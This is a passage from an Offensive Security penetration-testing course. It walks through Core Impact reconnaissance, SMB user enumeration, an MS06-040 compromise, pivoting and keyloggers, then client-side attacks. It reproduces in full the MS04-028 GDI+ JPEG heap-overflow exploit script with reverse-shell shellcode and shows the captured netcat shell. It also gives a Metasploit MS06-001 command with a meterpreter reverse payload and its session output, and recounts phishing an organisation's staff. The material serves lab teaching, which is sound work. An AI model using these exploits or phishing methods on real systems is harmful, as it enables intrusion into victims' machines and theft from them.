The image shows a "New Workspace Wizard" dialog box. The title bar says "New Workspace Wizard" and has a close button. The main content area is titled "Workspace Name and Client Information" and includes the instruction "You must choose a name for the new Workspace." Below this, there are several input fields: "Workspace name:" with the value "Offensive Security Demo"; "Client information" section containing "Company name:" (Offensive Security), "Contact name:" (Mati Aharoni), "Contact phone number:" (99-999-9999999), and "Contact e-mail:" (muts@offensive-security.com); and "Engagement information" section with "Start:" and "Deadline:" both set to "12/ 6/2006". At the bottom, there are three buttons: "< Back", "Next >", and "Cancel".




2. Complete the wizard and assign the workspace a password. You will be presented with the CI main interface window.




3. Browse through the tools and get acquainted with the tool modules structure.




4. We'll start an ICMP sweep in order to identify all "live" hosts.



5. Once the sweep is done, CI displays the discovered hosts:



6. We'll continue our information gathering by attempting to identify the operating system versions of these computers. For a mostly Windows based network, I prefer using SMB information gathering methods.





In this example, all machines except one are identified as running Microsoft Windows.

7. We'll use Nmap OS fingerprinting to identify the remaining machine. It is identified as a Macintosh machine.
8. We TCP port scan the Macintosh machine, and recognize Windows File Sharing services running. Let's try enumerating users on this machine using the SMB information gathering module.


```
Module "DCE-RPC SAMR Dumper" (v1.18) started execution on Wed Dec 06 16:46:45 2006

Retrieving endpoint list from 192.168.0.2
Found domain(s):
. MATI-AHARONIS-C
. Builtin
Found user: nobody
Found user: root
Found user: daemon
Found user: unknown
Found user: lp
Found user: uucp
Found user: postfix
Found user: www
Found user: mysql
Found user: sshd
Found user: qtss
Found user: cyrusimap
Found user: mailman
Found user: appserver
Found user: clamav
Found user: amavisd
Found user: jabber
Found user: xgridcontroller
Found user: xgridagent
Found user: appowner
Found user: windowserver
Found user: tokend
Found user: securityagent
Found user: muts
The anonymous user has NULL SMB password.
Received 24 entries.
--
Module finished execution after 2 secs.
```



These usernames can be used in a further password attack on this machine.

9. We'll scan the 192.168.0.254 machine which looks like a Windows 2000 machine. After checking the open port list on this machine, we use the latest remote RPC exploit (ms06-040 at the time of writing) to gain access to this machine, and install a "level 0" agent on it. We can choose between a "bind" and "reverse" connection to the agent. If the exploit is successful, you should see the agent installed.



10. Level 0 agents are minimalistic agents. We usually want to upgrade them to level 1 agents, which support encrypted connections over TCP/ UDP or ICMP. Right clicking on the agent allows us to upgrade it. Once the agent is upgraded, we connect to it, and continue the attack.



11.We can now invoke an encrypted remote command prompt. An *ipconfig* command reveals that this machine is dual homed.

```
Executing Shell at Router
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32\level1-592704442378>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 172.16.1.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.1.2

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.0.254
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\WINNT\system32\level1-592704442378>
```

12.We would like to explore the new network using core impact. This is one of the fancier features of CI. We can now set the installed agent as a now “Source” and pivot any attack from this agent to the new network. This feature can be extended and remote networks can be explored using “agent chaining”.

13.We will start the information gathering cycle again on the newly discovered network and exploit a Windows XP machine on the remote network.

14.We can now experiment with “housekeeping” tools and modules, such as Keyloggers, Sniffers (required Pcap module), screen captures, etc.



9.2.1 Exercise 19

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. Connect to your Windows XP SP1 Client. Use Core Impact to Explore the lab network as described in this module.
2. There are several vulnerable Apache servers in the network...



10. Module 10- Client Side Attacks


A note from the authors

Client side attacks are probably the most evil form of remote attack. A client side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as an FTP server), in order to gain access to a machine. The nastiness of client side attacks stems from the fact that the victim computer does not have to be routable or directly accessible to the attacker. As long as the victim is able to browse to the attacker site, the attack can occur.

As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is not a simple task. Furthermore, monitoring and updating software versions (such as winzip, winamp, winrar, etc) on all the clients is an almost impossible job.

10.1 Client side attacks

Examine the following scenario:



1. The victim browses the attacker's site (perhaps due to a social engineering attack).
2. Malicious html exploits a browser vulnerability, and executes shellcode.
3. Shellcode is a reverse shell over port 443 to the attacker's machine.



10.2 MS04-028

Client side attacks can come in other forms, such as Microsoft Doc, Ppt or Xls files, which may exploit a vulnerability in Microsoft Office. Perhaps one of the nastiest client side bugs was the Microsoft GDI heap overflow, which could be triggered by a JPG image file. Sending the vulnerable victim a seemingly benign JPG would result in code execution on their machine just by viewing (or previewing) the file.

We'll try to exploit a Windows XP SP1 machine, using this exploit.

We can find this exploit in the BackTrack exploit archives:

```
BT ~ # cd /pentest/exploits/milw0rm/  
BT milw0rm # cat sploitlist.txt |grep -i GDI  
./platforms/windows/remote/472.c MS Windows JPEG GDI+ Overflow Shellcoded Exploit  
./platforms/windows/remote/475.sh MS JPEG GDI+ Overflow Administrator Exploit  
./platforms/windows/remote/478.c MS JPEG GDI+ Overflow Download Shellcode Exploit  
./platforms/windows/remote/480.c MS JPEG GDI+ Remote Heap Overflow Exploit  
./platforms/windows/remote/556.c MS JPEG GDI+ All-In-One Bind/Reverse/Admin/FileDownload  
BT milw0rm #
```

We'll use 475.sh, as it's easily editable for our needs. Please take time to review this exploit.

As you will notice, this exploit requires a bit of tweaking. The code needs some fixing (alignment of lines), and the shellcode needs to be replaced. In addition, the return address needs to be specified and a breakpoint needs to be removed (please review video session).



```
BT ~ # cat test.sh
#!/bin/sh
#
# MS04-028 Exploit PoC II with Shellcode: CreateUser X in Administrators Group
#
# Tested on:
# WinXP Professional English SP1 - GDIPLUS.DLL version 5.1.3097.0
# WinXP Professional Italian SP1 - GDIPLUS.DLL version 5.1.3101.0
# (SP2 is not vulnerable, don't waste your time trying this exploit on it!)
#
# Usage:
#   first, replace the "\xCC" = INT3 instruction at beginning of shellcode
#   second, choose a right ret address for GDI+ DLL and WinXP version
#   then, create crafted JPEG with: sh ms04-028.sh > img.jpg
#
# Created by:
#   Elia Florio
#   (heap overflow study purpose, not for lamerz, not for script-kiddie)
#
# Thanx to:
#   jerome.athias
#   metasploit.org
#   idefense
#   full-disclosure list

*****
#Standard JPEG header
*****
printf "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00\x00"
printf "\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00"
printf "\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"

*****
#Heap Overflow Trigger DWORD - 00 length field (01 works too)
*****
printf "\xFF\xFE\x00\x01"

*****
#Additional stuff to complete the header
*****
printf "\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"

*****
#Sugg. by jerome.athias
# 1) Opening directly in IE
#Address to overwrite = RtlEnterCriticalSection() - 4
#Check page 172 of SC Handbook for those of you playing along at home
*****
printf "\xEB\x0F\x26\x32" #control ECX register
```



```
*****
#Address of shellcode
*****
#printf "\x42\x42\x42\x42" #control EDX, if u wanna raise an exception and debug in GDI+
printf "\xDC\xB1xE7\x70" #70E7B1DC WinXP Professional English SP1
printf "\xDC\xB1\x30\x78" #7830B1DC WinXP Professional Italian SP1

*****
#end_of_jpeg_header
*****
printf "\x26\x2E\x3E\x35\x35\x35\x35\x3E"
#NOP1
printf "\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
printf "\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"

*****
#Image junk here...fake JPG
*****
printf "\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07";
printf "\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14";
printf "\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C";
printf "\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C";
printf "\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D";
printf "\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32";
printf "\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x01\x22";
printf "\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01";
printf "\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05";
printf "\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x04\x02";
printf "\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05";
printf "\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08";
printf "\x23\x42\xB1xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17";
printf "\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43";
printf "\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64";
printf "\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85";
printf "\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4";
printf "\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3";
printf "\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1";
printf "\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8";
printf "\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01";
printf "\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A";
printf "\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04";
printf "\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41";
printf "\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23";
printf "\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19";
printf "\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47";
printf "\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68";
printf "\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88";
printf "\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7";
printf "\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6";
printf "\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5";
printf "\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00";
```



```
printf "\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F";

#####
#"A" buffer
#####
perl -e 'print "\x41"x1601'; #buffer 1601 x NOP

#####
#SHELLCODE AREA
#place shellcode here...
#don't use any "FFD9" bytes, cause it is the marker for end of jpeg image
#####
printf "\x90\x90\x90\x90"; #replace "CC=INT3" byte with NOP to make it works!

#####
#shellcode: Reverse Shell 192.168.0.155
#####
printf "\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
printf "\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
printf "\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
printf "\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
printf "\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
printf "\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
printf "\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
printf "\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
printf "\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
printf "\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68"
printf "\xc0\xa8\x00\x9b\x66\x68\x00\x50\x66\x53\x89\xe1\x95\x68\xec\xf9"
printf "\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68"
printf "\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3"
printf "\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab"
printf "\x68\x72\xfe\xb3\x16\xff\xf5\x28\xff\xd6\x5b\x57\x52\x51\x51\x51"
printf "\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6"
printf "\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6"
printf "\xff\xf7\xfc\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";

#####
#end_of_jpeg
#####
printf "\xFF\xD9";

# milw0rm.com [2004-09-23]

BT ~ #
```

This script creates a malicious JPG file with a reverse shell payload.

This file is sent to the victim and, once opened, exploits the vulnerable GDI function and executes our code.



```
BT ~ # nc -lvp 80
listening on [any] 80 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.155] from (UNKNOWN) [192.168.0.100] 1032
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : lan
    IP Address. . . . . : 192.168.0.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\Documents and Settings\victim>
```

10.3 MS06-001

Another horrendous vulnerability in Windows systems was Vulnerability in Graphics Rendering Engine (WMF). This vulnerability affected all Microsoft operating systems, from windows 2000 to Vista, and was heavily abused at the time. To add to this, an exploit for this vulnerability was released before Microsoft had a chance to review it and create appropriate patches, and the end users were exposed for approximately two weeks until a patch was issued.

The Metasploit Framework features this exploit.

```
BT ~ # cd /pentest/exploits/framework2/
BT framework2 # ./msfcli |grep metafile
  ie_xp_pfv_metafile  Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Execution
BT framework2 # ./msfcli ie_xp_pfv_metafile 0

Exploit Options
=====

Exploit:   Name          Default  Description
```



```
-----
optional REALHOST External address to use for redirects (NAT)
optional HTTPHOST 0.0.0.0 The local HTTP listener host
required HTTPPORT 8080 The local HTTP listener port

Target: Automatic - Windows XP / Windows 2003 / Windows Vista

BT framework2 # ./msfcli ie_xp_pfv_metafire HTTPHOST=192.168.0.155 HTTPPORT=80
PAYLOAD=win32_reverse_meterpreter LHOST=192.168.0.155 LPORT=443 E
[*] Starting Reverse Handler.
[*] Waiting for connections to http://192.168.0.155:80/
[*] HTTP Client connected from 192.168.0.100:1079, sending 1436 bytes of payload...
[*] Got connection from 192.168.0.155:443 <-> 192.168.0.100:1080
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -= connected to == ]
[ -= meterpreter server == ]
[ -= v. 00000500 == ]
meterpreter> use -m Process
loadlib: Loading library from 'ext796432.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> execute -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 320.
execute: allocated channel 1 for new process.
meterpreter> interact 1
interact: Switching to interactive console on 1...
meterpreter>
interact: Started interactive channel 1.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : lan
    IP Address. . . . . : 192.168.0.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\Documents and Settings\victim\Desktop>
```



10.4 Client side exploits in action

I was recently involved in a pentest where the organization I was attacking had a very limited attack surface. There were no websites, no public IPS and even the organization's mail servers were hosted by a 3rd party. In this scenario I chose to implement a client side attack.

I used goog-mail.py to harvest emails belonging to the organization and sent each of the mails found a carefully constructed email, encouraging them to enter my website. The mail was sent to 38 people in the organization and, as a result, two of them visited my website. Using port tunneling techniques (we'll see this in a later module), I was easily able to access all the internal network machines and gain domain administrative privileges.



10.5 Exercise 20

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.
- Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.

1. Connect to your Windows XP client machine.
2. Attempt to recreate the module in the lab environment, and exploit your Windows XP SP1 machine with a client side exploit. Use RDP to control the XP SP1 machine, and browse to the attacking machine.
3. Experiment with different client side exploits present in Metasploit.



11. Module 11- Port Fun

A note from the authors


This chapter deals with various forms of port redirection and tunneling. These techniques are really fun to implement and may knock your socks off (especially when we get to SSH tunneling techniques).

